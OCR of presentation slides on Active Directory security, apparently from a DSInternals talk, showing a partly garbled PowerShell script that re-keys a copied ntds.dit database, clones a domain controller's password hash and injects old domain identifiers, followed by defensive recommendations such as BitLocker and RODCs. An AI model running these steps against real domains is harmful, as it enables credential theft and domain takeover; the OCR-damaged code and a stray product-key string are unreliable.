
8UeiNr-ngRtrs-NFx836-CyWwqF-wmKmF3-dsWL7g-PLtmUm-qgEoWa-ubECnf-NAEyfT

If you already purchased your key, please enter it below. Keu:





] Install From Media (IFM) Backup



RFM Script

```
Rename-Computer -NewName 'LON-DC1' -Force -Restart
     # Reboot
 2
     dcpromo.exe /unattend /ReplicaOrNewDomain:Domain /NewDomain:Forest /NewDomainDNSName:"Adat
     # Reboot
 6
     # Re-encrypt the DB
     Set-ADDBBootKey -DBPath "C:\Users\Administrator\Desktop\NTDS\ntds.dit" `
 8
                     -OldBootKey 61d45c669e9a42cfaf9165e202b1a56a
 9
                     -NewBootKey 9d2045c35aca45d556fbfe3348019258
10
11
12
     Stop-service -Name NTDS -Force
13
    # Clone DC machine account password
14
     $dcAccount = Get-ADDBAccount -SamAccountName LON-DC1$ `
15
                                  -DBPath C:\Windows\NTDS\ntds.dit `
16
17
                                  -BootKey 9d2045c35aca45d556fbfe3348019258
18
19
     Set-ADDBAccountPasswordHash -SamAccountName LON-DC1$
20
                                 -NTHash $dcAccount.NTHash
                                 -SupplementalCredentials $dcAccount.SupplementalCredentials `
21
                                 -DBPath "C:\Users\Administrator\Desktop\NTDS\ntds.dit"
22
23
                                 -BootKey 9d2045c35aca45d556fbfe3348019258
24
25
     # Inject old domain info (SID, GUID)
     Set-LsaPolicyInformation -DomainName ADATUM `
26
27
                              -DnsDomainName Adatum.com
28
                              -DnsForestName Adatum.com
                              -DomainGuid c2fdf89d-b8da-4fcd-b068-1911eb0485f0
29
30
                              -DomainSid 5-1-5-21-3623811015-3361044348-30300820
31
32
     # Force Invocation ID change
33
    reg.exe delete 'HKLM\System\CurrentControlSet\Services\NTDS\Parameters' /v 'DSA Database E
34
    # Replace ntds.dit
35
    $ac1 = Get-Ac1 -Path C:\Windows\NTD5
36
```



Conclusions

- Virtualization, SAN and Backup admins are AD admins
- Enable BitLocker on DCs
- Deploy read-only domain controllers (RODCs)
- Perform AD security assessments (including password audits)
- Monitor security-related changes in AD
- Regularly change passwords (users, computers, service accounts, krbtgt)
- Plan for disaster recovery





Presenter email:

Presenter Twitter:

Presenter blog:

michael.grafnetter@outlook.com

JFollow @MGrafnetter

www.dsinternals.com

